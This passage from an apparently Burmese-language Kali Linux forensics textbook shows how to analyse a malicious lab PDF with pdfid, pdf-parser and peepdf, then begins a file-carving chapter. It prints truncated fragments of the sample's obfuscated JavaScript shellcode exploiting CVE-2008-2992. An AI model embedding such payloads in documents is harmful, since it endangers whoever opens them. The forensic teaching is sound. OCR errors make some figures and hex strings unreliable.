ဒီသင်ခန်းစာကို လေ့ကျင့်ဖို့ Lab DVD ထဲက Forensics\_lab ထဲကနေ PDF ဆိုတဲ့ Folder ဆိုကို **cd** Command နဲ့ သွားလိုက်ပါမယ်။ အထူးမှာ **mrlinuxer.zip** ဆိုတဲ့ File တစ်ခရီးပါတယ်။ (စာဖတ်သူက **unzip** Command သုံးပြီးဖြည့်ဖို့လိုပါ မယ်။) အဲဒီအခါမှာ mrlinuxer.pdf ဆိုတဲ့ File တစ်ခုရ လာပါလိမ့်မယ်။

PDF ဖိုင်ကို စစ်ဆေးဖို့အတွက် Terminal ကနေ **pdfid** ဆိုတဲ့ Command ကိုသုံးမှာဖြစ်ပါတယ်။

-a ကတော့ All File( File အားလုံးကို ဖော်ပြပေးပါလို့ဆိုလိုပါတယ်။)

-e PDF Structure အပြင် အခြားသော Data များကိုပါတွေ.ရှိပါက ဖော်ပြပေးပါလို့ ဆိုလိုပါတယ်။

-f ကတော့ PDF File ရဲ့ Header File ကို Scan လို့ မရခဲ့ရင်လည်း စစ်ဆေးပေးသွားပါလို့ ဆိုလိုပါတယ်။ ဒု (၁၂.၁) ကျဉ်းများပါ။

pdfid နဲ့ စစ်ဆေးလို့ရရှိလာတဲ့ အချက်အလက်တွေထဲမှာ **obj 6** ဆိုတာ လေးကို တွေ.ရှိဖြစ်ပါတယ်။ ဒါဟာ ဒီ PDF Structure ထဲမှာ Object (၆) ခု ပါဝင်နေတာကို ပြောခြင်းဖြစ်ပါတယ်။ (Object အရေအတွက် ပုံသေမရှိပါဘူး။)

၁။ End Of File လို့ခေါ်တဲ့ **%%EOF** တန်ဖိုးဟာ ၁ ခုဖြစ်နေတာကိုတွေ.ရ မှာဖြစ်ပါတယ်။

```
root@mRlinuxer:~# pdfid -a -e -f -d /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
/#4f#70enActio#6e -> /#6f#50ENaCTI0#4e
/#4a#61#76a#53c#72i#70t -> /#6a#41#56A#73C#52I#50T
/JS -> /js
PDFiD 0.0.12 /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
PDF Header: %PDF-1.5
obj 6
endobj 6
stream 1
endstream 1
xref 1
trailer 1
startxref 1
/Page 1(1)
/Encrypt 0
/ObjStm 0
/JS 1
/JavaScript 1(1)
/AA 0
/OpenAction 1(1)
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
```



The quieter you become, the more you are heard.

ပုံ (၁၂-၃) UGMH

ထပ်မံပြီးကြည့်ရလျှင် သာမန် PDF တစ်ခုရဲ့ Stream Objects တွေမှာပါဝင် နေတဲ့ Entropy Bytes တန်ဖိုးဟဘအမြင့်ဆုံး **8.0** နားအထိ ဖြစ်နိုင်ပါတယ်။ PDF File ကို Compressed လုပ်ပြီး၊ Encrypted လုပ်ခြင်းများအတွက် ဒီတန်ဖိုးဟာ ပြောင်းလဲမှုရှိပေမယ့် သိပ်ပြီးမလျော့သွားပါဘူး။ Stream Objects တွေရဲ့အပြင်ဖက် မှာပါဝင်နေတဲ့ Entropy Bytes တွေရဲ့တန်ဖိုးဟာ ပုံမှန်အားဖြင့် **4.0** ထက် နည်းပါးရပါမယ်။ ပြောင်းလဲမှုအနည်းငယ်ရှိနိုင်ပေမယ့် **4.0** ထက် ပိုအည်းနည်း၊ လျော့နည်းနည်းပဲ ဖြစ်ရပါမယ်။ ဒါပေသိ Malicious PDF တွေမှာကျတော့ ဒီ Inside နဲ့ Outside မှာရှိတဲ့ Stream Objects များကို အသုံးပြုခြင်းမရှိဘဲ Malicious Codes များကို ပေါင်းထည့်ခြင်းဖြစ်တဲ့အတွက် Stream Objects များရဲ့ Entropy တန်ဖိုးများကျော်ရင် ဒါဟာ Suspicious PDF File ဖြစ်နိုင်ပါတယ်။ ပုံ (၁၂.၂) ကို ကြည့်ပါ။ Outside Streams ရဲ့ Entropy တန်ဖိုးဟာ **6.0** ဖြစ်တဲ့အတွက် **4.0** နားကို ရောက်လုပောက်ခင်မြဲလို့၊ ဒီ PDF File ဟာ တစ်ခုခုပြင်ဆင်ခံထားရပြီ ဆိုတာ သေချာနေပြီဖြစ်ပါတယ်။


```
Total entropy: 7.918957 ( 7236 bytes) TH
Entropy inside streams: 7.972514 ( 6501 bytes)
Entropy outside streams: 4.920895 ( 735 bytes)
```

နဲ့ (၁၂.၂)

အထက်ပါ သင်ခန်းစာဟာ Kali Linux မှာပါဝင်တဲ့ **pdfid** Tool ကို အသုံး  
ဖြော်ပြု: Malicious PDF File မှာပါဝင်တဲ့ Objects များအရေအတွက်နဲ့ Entropy  
တန်ဖိုးများပြောင်းလဲမှုကိုကြည့်ပြီး ဒါ PDF File ဟာ ဖြေပြင်ခံထားခြင်းရှိ၊ မရှိကို  
စစ်ဆေးသွားတာပဲဖြစ်ပါတယ်။

## Pdf-parser Toolဖြင့် စစ်ဆေးခြင်း

Pdf-parser Tool ကို Kali Linux => Forensics => PDF Forensics  
Tools => pdf-parser မှာ တွေ့ရှိနိုင်ပါတယာ။



နဲ့ (၁၂.၃)

**Pdfid** နဲ့ စစ်ဆေးချက်အရ JS File တစ်ခုပါရှိတယ်လို့သိရတဲ့အတွက် PDF အတွင်း Embedded ပြုလုပ်ထားတဲ့ ဒီ JS File ကို ရှာဖွေဖို့အတွက် **Pdf-parser** Tool ကို အသုံးပြုခြင်းပါဖြစ်ပါတယ်။

၁။ **Pdf-parser** ဆိုတဲ့ Command ကို Terminal ကနေ ရိုက်လိုက်ပါတယ်။ -s ကတော့ Search ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပြီး နောက်က Option ကတော့ JS File ကို ဆိုလိုခြင်းဖြစ်ပါတယ်။ မိမိရှာဖွေချင်တဲ့ Object Stream တွေကို ဒီနေရာမှာပြောင်းလဲရှာဖွေလို့ရပါတယ်။ ပုံ (၁၂.၄) ကိုကြည့်ပါ။




```
root@MrLinuxer:~# pdf-parser -s JS /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
obj 5 0
Type: /Action
Referencing: 6 0 R

<<
/Type /Action
/S /JavaScript
/JS 6 0 R
>>
```

ပုံ (၁၂.၄)

အထက်ကပိုမှာ အောက်နားလုံးမှာ / **JS 6 0 R** ဆိုတာ တွေရှာဖြစ်ပါတယ်။ 6 ဆိုတာ ပါဝင်တဲ့ Object အရေအတွက်များထဲက ၆ ခုမြောက် Object ကို ဆိုလိုခြင်းဖြစ်ပါတယ်။ ဆိုလိုတာသည် JS File သည် Object နံပါတ် 6 ထဲမှာ ပါဝင်နေသည်လို့ ဆိုလိုခြင်းဖြစ်ပါတယ်။

၂။ Object 6 ကို စစ်ဆေးကြည့်လိုက်တဲ့အခါမှာ ရှုံးလာတဲ့ Result အရ JS Code ကို Filter လုပ်ထားတာကို တွေရှာဖြစ်ပါတယ်။ ပုံ (၁၂.၅) ကို ကြည့်ပါ။



```
root@MrLinuxer:~# pdf-parser -o 6 /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 6497
/Filter [/#46#6cat#65D#65c#6f#64#65/#41#53C#49IHe#78De#63o#64e]
>>
```

ပုံ (၁၂.၅)

၃။ ခုထွေနေရတာက Object နံပတ် 6 ထဲမှာ Filter လုပ်ထားတဲ့ ဒါ JS Code ကို -f Force Scan သုံးပြီးစစ်ကြည့်ပါမယ်။ ပုံ (၁၂.၆) ကို ကြည့်ပါ။

ခုထိုရင် Pdf ထဲမှာ Embedded လုပ်ထားတဲ့ JS Malicious File ကို ထွေ့ခြုံဖြစ်ပါတယ်။

```
root@MrLinuxer:~# pdf-parser -o 6 -f /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
obj: 6 0
Type:
Referencing:
Contains stream

<<
/Length 6497
/Filter [/#46#6cat#65D#65c#6f#64#65/#41#53C#49IHe#78De#63o#64e]
>>

\n var ERcdCLzHLFmLHoscsDdbwGG0ppsBODXrJHrufhaslakwS0mUf0uaRwluyZXzzLITtkkoafkgQULnF
f0tWMvb1V0QAVJELPXCV = unescape("%ubbff8%u7bb3%u3d05%u337%u677fd%u7448%u147%u9849%u1b66%u
0d3%u0c67%u4e7a%u893%u9f97%u70a9%u7f78%u344a%u613%u31c%u90b%u2724%u022f%u90d4%u7c15%u7
942%u922d%u20d%u43%u4b96%u847%u4640%u8091%u85fc%u1f5%u392c%u3ce3%u31b4%u41e2%u7bb0%u
012%u7c76%u7f75%u8935%u3de1%u188%u69e3%u35fd%u724%u4e73%u54a%u7134%u4947%u2dbe%u7991%u0
11c%u22f%u04f5%u2aa9%ubfd6%u0db8%u0c46%ue28c%u43c%u9097%u7d67%u2305%u96d5%u287a%u48fc%u
bb7%u74b0%u418%u4370%u6a8%u9b8d%u2ba%u4bb%u0a40%uabbd0%u273f%u2f97%u662c%u7798%u7e15%u
14f%u84b9%u14f8%u4224%u371d%u9299%u93b4%u081%u2574%u7eb4%u8d4a%u7cbb%u787%u667a%u87b7%u4
```

ပုံ (၁၂.၆)

ရှိုလာတဲ့ Malicious ~~Code~~ အပေါ်မှာ Code Analysis ဆက်လက်ပြုလုပ်ပြီး Shell Code ကို ဖော်ထုတ်သွားရမှာဖြစ်ပါတယ်။ ဒါပေါ် Kali Linux အကြောင်းနဲ့ သွေ့စီသွားမှာဖြစ်တဲ့အတွက် ဒီမှာပဲတစ်ခန်းရှိထားလိုက်ပါမယ်။

## Spider Monkey အား Kali Linux တွင် Install လုပ်မြင်း

**Peepdf** ကို မသုံးမဲ့ Spider Monkey ကို သွင်းထားဖို့လိုပါတယ်။ အကယ်၍ မသွင်းဘဲအသုံးပြုမယ်ဆိုရင် ယခုလိုမျိုးအဝါရောင်စာတမ်းနဲ့ **Warning :** **Spidermonkey is not installed!!** ပြသနေမှာဖြစ်ပါတယ်။ ပုံ (၁၂.၇) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# peepdf -i /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
Warning: Spidermonkey is not installed!!
Warning: pylibemu is not installed!!

File: mrlinuxer.pdf
MD5: ea0ec7e6caladb000e0a7d175340473f
SHA1: 2a00543493bf41a655a4aa85f48da1807de8ae45
```

ပုံ (၁၂.၃)

အောက်ဖက်နားမှုလည်း ဒီလိုသတိပေးနေမှာဖြစ်ပါတယ်။ ပုံ (၁၂.၃) ကိုကြည့်ပါ။

```
PPDF> js_analyse object 5
*** Error: Spidermonkey is not installed!!
```

ပုံ (၁၂.၄)

၁။ ဒုက္ခကာင့် Spider Monkey ကို Kali Linux မှာ Install နိုင်အပ်လာပါတယ်။ အရင်ဆုံး **apt-get** နဲ့ **python-pyrex** ကိုသွင်းလိုက်ပါမယ်။ ပုံ (၁၂.၅) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# sudo apt-get install python-pyrex
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libblas3gf liblapack3gf libnfc3 libruby libwireshark2 libwiredtap2 libwsutil2
  python-apsw ruby-addressable ruby-crack ruby-diff-lcs ruby-rspec
  ruby-rspec-core ruby-rspec-expectations ruby-rspec-mocks ruby-simplecov-html
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libssl-dev libssl-doc python-all python-all-dev python-dev python2.6-dev
  python2.7-dev
The following NEW packages will be installed:
  libssl-dev libssl-doc python-all python-all-dev python-dev python-pyrex
  python2.6-dev python2.7-dev
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 29.8 MB of archives.
After this operation, 48.2 MB of additional disk space will be used.
Do you want to continue [Y/n]? Y
Get:1 http://security.kali.org/kali-security/ kali/updates/main python2.7-dev 13
86 2.7.3-6+deb7u2 [22.5 MB]
4% [1 python2.7-dev 1,267 kB/22.5 MB 6%]                                163 kB/s 2min 54s
```

ပုံ (၁၂.၆)

၂။ SVN ဖြင့် python-spidermonkey ကို ထိုက်ရှိကို Copy လုပ်ပါမယ်။ ပုံ (၁၂.၇) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# svn checkout http://python-spidermonkey.googlecode.com/svn/trunk/ python-spidermonkey
A  python-spidermonkey/update-js-from-hg.sh
A  python-spidermonkey/test.py
A  python-spidermonkey/setup.py
A  python-spidermonkey/ChangeLog
A  python-spidermonkey/COPYING
A  python-spidermonkey/spidermonkey.pyx
```

### ပုံ (၁၂.၁၀)

၃။ root အောက်မှာရှိတဲ့ **python-spidermonkey** ဆိုတဲ့ Directory ထဲကို ၁၄  
လိုက်ပါမယ်။ ပုံ (၁၂.၁၀) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# cd python-spidermonkey
root@MrLinuxer:~/python-spidermonkey# python setup.py build
running build
running build_ext
cat: ../../dist/Linux_All_DBG.OBJ/nspr/Version: No such file or directory
cd editline; make -f Makefile.ref all
```

### ပုံ (၁၂.၁၁)

၄။ Setup.py ကို Install လုပ်ပါမယ်။ ပုံ (၁၂.၁၂) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/python-spidermonkey# sudo python setup.py install
running install
running build
running build_ext
cat: ../../dist/Linux_All_DBG.OBJ/nspr/Version: No such file or directory
cd editline; make -f Makefile.ref all
```

### ပုံ (၁၂.၁၂)

၅။ **ldconfig** ကို sudo သုံးပြီး ရိုက်လိုက်ပါမယ်။ အောက်ကတစ်ကြာင်းက  
တော့ python-spidermonkey directory ထဲကနေ ပြန်ထွက်လာတာပဲဖြစ်ပါတယ်။  
ပုံ (၁၂.၁၃) ကိုကြည့်ပါ။


```
root@MrLinuxer:~/python-spidermonkey# sudo ldconfig
root@MrLinuxer:~/python-spidermonkey# cd .. && rm -rf python-spidermonkey
root@MrLinuxer:~#
```

### ပုံ (၁၂.၁၃)

(pylibemu ကတော့ ယခုစာရေးနေဂျာနှင့် Peepdf ရဲ့ လက်ရှိ Version နဲ့ Error  
အနည်းငယ်ရှိနေသေးတဲ့အတွက် ဖြေရှင်းလို့မရသေးတော်ဖြစ်ပါတယ်။)

## Peepdfကိုအသုံးပြုခြင်း

Pdf-parser Tool ကို Kali Linux => Forensics => PDF Forensics Tools => peepdf မှာ တွေ့ရှိနိုင်ပါတယ်။



ပုံ (၁၂.၁၄)

၁။ Malicious PDF File ကို စစ်ဆေးဖို့အတွက် Terminal ကနေ **peepdf** ဆိုတဲ့ Command ကိုသုံးပါမယ်။ **-i** ကတေသာ ရှုံးလာတဲ့ Result များကို Console Mode နဲ့ ပြပေးပါလို့ ဆိုလိုတာဖြစ်ပါတယ်။ **-x** ဆိုရင် XML Mode နဲ့ ပြသသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၂.၁၅) ကိုကြည့်ပါ။

mrlinuxer.pdf ရဲ့ MD5 နဲ့ SHA1 တို့ရဲ့ Hash Value တွေပါတွက်ယူပေးထားပါတယ်။ ဒီ Console Mode အနီရောင်နဲ့ပြသထားလျှင် အရေးကြီးသည့် Vulnerabilities များဖြစ်ပြီး၊ အဝါရောင်နဲ့ပြသပေးလျှင် စိုးရိမ်ရသည့် Vulnerabilities များ ဖြစ်ပါတယ်။

ဒီ mrlinuxer.pdf မှာပါဝင်တဲ့ Malicious Code ဟာ (CVE-2008-2992) မှာ Verified ဖြစ်ထားပြီးတဲ့ Vulnerability တစ်ခု ဖြစ်နေပါတယ်။

```
root@mrlinuxer:~# peepdf -i /root/Desktop/forensic_lab/pdf/mrlinuxer.pdf
Warning: pylibemu is not installed!

File: mrlinuxer.pdf
MD5: ea0ec7e6caladb000e0a7d17534047f
SHA1: 2a00543493bf41a655a4aa85f48da1807de8ae45
Size: 7236 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 6
Streams: 1
Comments: 0
Errors: 0

Version 0:
Catalog: 1
Info: No
Objects [6]: [1, 2, 3, 4, 5, 6]
Streams [1]: [6]
Encoded [1]: [6]
Objects with JS code [1]: [6]
Suspicious elements:
/JavaScript: [1]
/JS: [5]
/JavaScript: [5]
util.printf (CVE-2008-2992): [6]
```

KALI LINUX

JII js\_analyze ဆိုတဲ့ Command ကိုသုံးပြီး object 6 ကို စစ်ဆေးကြည့်တဲ့ အခါမှာတော့ Malicious JS Code ကိုရရှိလာပြီဖြစ်ပါတယ်။ ပုံ(၁၂.၁၆)ကိုကြည့်ပါ။

```
PPDF> js_analyse object 6
Javascript code:
=====
Original Javascript code =====

var ERcdCLzHLFmLHoscSDdbwGG0ppsB0DXrJHruhaslakwSQmAUp0uaRwluyZXzzLITtkoaFkgQULnFf0tWVb
iV0QAVJELPXCV = unescape("%ubbfb%ub7bb3%u3d05%u3376%u77fd%u7448%u147d%u9849%u1b66%ue0d3%u0
c67%u4e7a%ub893%u9f97%u78a9%u7f78%u344a%uf613%u37e1%uf9b%u2724%u022f%u90d4%u7c15%u7942%u
922d%ub26d%ubf43%u4b96%u847%u4640%u8091%u85fc%u1cf5%u392c%u3ce3%u31b4%u41e2%u7bb0%ue012%
u7c76%ub7f75%u8935%u3de1%ud188%u69e3%u35fd%u7278%u4e73%ub54a%u7134%u4947%u2dbe%u7991%u011c
%u22f9%u045%u2aa%ubfd6%u0db8%u0c46%ue28c%u413c%u9091%u7d67%u2305%u96d5%u287a%u48fc%ubb
7%u74b0%ud418%u4370%ub6a8%u9b8d%ub2ba%u4bb3%u0a40%uebd0%u273f%u2f97%u662c%u7798%u7e15%ub1
4f%u84b9%u14f8%u4224%u371d%u9299%u93b4%ue081%u2574%u7eb4%u8d4a%u7cbb%u787%u667a%u87b7%u4
1f%u49a8%u2f70%u1592%u608%u7672%ube34%ub846%u3da9%u1d4f%ub24b%ue186%u1c3c%u1a99%u9fd5%u
48b3%uf52b%u714e%u2c40%ubab0%u7535%u7379%u050c%ud220%u3ffc%ub667%u1493%u2db5%ub104%uff10%
uc0c7%ub9f%u4727%ueb83%u7d77%u9042%u3797%u9b91%u9698%u2543%ue23a%ue33b%u327b%u24fd%u6bbf
%u0dd4%u7279%u2178%u3ceb%u7e96%u387a%u6fe%ue1c1%u2f4b%ub3b7%uf787%u40e0%u7367%u1c7d%ue28
9%ub142%u4f74%u9f04%ub990%u9b93%uf536%ub01d%u4766%ud513%ua92d%u372c%u7725%u247b%u99bf%u29
27%u31d6%ub2f9%u7176%u4943%u898d%u7cfB%ud41b%ub615%u914e%ub43f%ub53d%u3414%ub635%u03b6%u0
```

ပုံ (၁၂.၁၆)

ခုလောက်ဆိုရင် Tool တစ်ခုချင်းဆီရဲ့ အသုံးပြုပုံတွေလည်း တိုးမိခေါက်မိရှုပြု ဖြစ်ပါတယ်။ တကယ်တော့ **PeePDF** Tool တစ်ခုတည်းနဲ့တင် ဒီလေ့ကျင့်ခန်းကို ပြလို့ရပါတယ်။ ဒါပေသိ အခြားသော Malicious File များကိုပါ Analysis ပြုလုပ်နိုင်အောင် Tools များကို ပေါင်းစပ်ပြီးပြသပေးသွားခြင်းဖြစ်ပါတယ်။ Pdf Malware Forensics အပိုင်းကို ဒီထက်ပိုမိုနက်နက်နဲ့နဲ့ လုပ်ဆောင်နိုင်ပါသေးတယ်။ ဒါပေသိ အထက်ပါဖော်ပြချက်များသည် Pdf Forensics အပိုင်းကို အခြေခံအားဖြင့် လေ့လာနိုင်ပြီဖြစ်တဲ့အတွက် ဒီမှာတင်အဆုံးသတ်လိုက်ပါမယ်။

Brought To You By UGMH

အခန်း (၁၃)

## File Carving & File Recovery

“Data is precious as Gold.”

Brought To You By UGMH

## Forensics Carvingပြလုပ်ခြင်း

ယနေ့ခေတ် သတင်းအချက်အလက် လုပြိုရေးဆိုင်ရာနယ်ပယ်မှာ Digital Media တွေဖြစ်ကြတဲ့ Hard Disk, USB, SD Cards, RAM စား Storage Devices တွေကနေ Data များအား Analysis ပြလုပ်ခြင်း၊ ဖျောက်ဖျက်ပစ်ခြင်းနှင့် ဖျက်ဆီး၊ ဖျောက်သိမ်းထားသော Data များအား ပြန်လည်ရယူခြင်းစား နည်းပညာ တွေဟာ Digital Forensics and Investigation ဆိုတဲ့ ခေါင်းစဉ်အောက်မှာ Hot Issue အဖြစ်နဲ့ပုဂ္ဂနယ်လာပါတယ်။

ဒီလို့ Forensics နည်းပညာများကိုအသုံးပြုပြီး ကျေးလွန်ခဲ့တဲ့ ဆိုက်ဘာရာဒေဝတ်မူတွေကို စုစုမ်းဖော်ထုတ်နိုင်ဖို့အတွက် Open Source နည်းပညာများကို အသုံးပြုပြီးကြံးဆလာကြပါတယ်။ Digital Device တွေဟာ အကြောင်းအမျိုးမျိုး ကြောင့်ပျက်ဆီးလွယ်တဲ့အတွက် အဲဒီ Device မတွေထက် Digital သက်သေခံချက် များကို ရှာဖွေရတာဟာ Forensics သမားကြိုင်းအတွက် အတော်လေးကိုအလေးထား သတိပြုရပါတယ်။ ရရှိလာတဲ့ Digital သက်သေခံချက်တစ်ခုဟာ Critical Data တစ်ခုလည်းဖြစ်နိုင်သလို၊ အမူတွေ့ခြင်းစဉ်တစ်ခုလုံးကိုပြောင်းလဲပစ်နိုင်တဲ့ သက်သေခံချက်မျိုးတွေဖြစ်တဲ့အတွက် ပုပ်ဆောင်ကြတဲ့ အဆင့်တိုင်းမှာ သတ်မှတ်ထားတဲ့ Forensics ဆိုင်ရာ စည်းကမ်းများကို အစကနေအဆုံးတိုင် လိုက်နာဆောင်ရွက်ရပါတယ်။


**Note-** စမ်းသပ်စစ်ဆေးနေတဲ့ Device များ ပျက်ဆီးဆုံးရှုံးမှု မရှိအောင် သတ်မှတ်ထားသော Lab များတွင်သာ စမ်းသပ်စစ်ဆေးခြင်း၊ Clone/ Image များပြီး စစ်ဆေးခြင်း စသည့် အချက်များသည် Forensics Mechanism တစ်ခုလုံးအတွက် စိတ်အချေရခံ့နဲ့ အအောင်မြင်ဆုံးနည်းလမ်းများထဲမှ တစ်ခုလည်းဖြစ်ပါတယ်။

Hard Disk တွေဟာ အောက်ပါအချက်များထဲကတစ်ခုခုကြောင့် ပျက်စီးနိုင်ပါတယ်။

- (၁) Firmware ရှင်း: တစ်စိန်းတစ်စပ်ခြင်းနှင့်လုံးဝပျက်ခြင်း။
- (၂) Electronic ရှင်း: Failure ဖြစ်ခြင်း။
- (၃) Mechanical ရှင်း: Failure ဖြစ်ခြင်း။
- (၄) Logical ရှင်း: Failure ဖြစ်ခြင်း။

တစ်ခါတစ်ရုံမှာ Forensics လုပ်ဆောင်ရမယ့် Digital Device တွေဟာ Logical ရှင်း Failure ဖြစ်တဲ့ Data Loss ဖြစ်ခြင်းအတွက် လုပ်ဆောင်ရတော့မယ့်အခါမျိုးမှာ HDD ထဲက Data File တွေကို ပြန်ခေါ်ယူနိုင်အတွက် Kali Linux မှာပါတဲ့ Forensics Tool များကို ပေါင်းစပ်ပြီး Data များအား ပြန်လည်ရယူပိုက် လေ့လာသွားမှာပါဖြစ်ပါတယ်။

## Data Carving ပြလုပ်ခြင်း:



**နှင့် (၁၃.၁)** HDD အတွင်းမှ Data များကိုအဆင့်ဆင့် Analysis လုပ်ဆောင်ပြီး Data Carving လုပ်ဆောင်ပုံ

Data Carving ဆိတာ File တစ်ခုရဲ့ Block တစ်ခုခြင်း၊ Bits တစ်ခုခြင်းသိကို  
ပြည့်စုံစွာရယူပေးနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ Data Carving အကြောင်းကို ပြည့်စုံစွာ  
နားလည်ဖို့ Data တွေကို ဘယ်လို Input လုပ်တယ်။ ဘယ်လို Storage လုပ်တယ်  
ဆိတာကို ကျွန်ုတ်တို့ ရှင်းလင်းစွာသိရှိထားဖို့လိုပါတယ်။ ကျွန်ုတ်တို့ Data  
တစ်ခုကို Storage Device တစ်ခုအပေါ်မှာ Input လုပ်လိုက်တဲ့အခါမှာ သေးငယ်  
သော Fragment လေးများအဖြစ် ကွဲထွက်သွားပြီး Magnetic Coated ပြုလုပ်ထား  
သော Platter များရဲ့ အပေါ်မှာ Block တစ်ခုစီအလိုက် Sector တစ်ခုစီအလိုက်  
သိမ်းဆည်းထားခြင်းပဲဖြစ်ပါတယ်။

Data Carving Tool များမြောက်မြှားစွာရှိတဲ့အထက Kali Linux ၏  
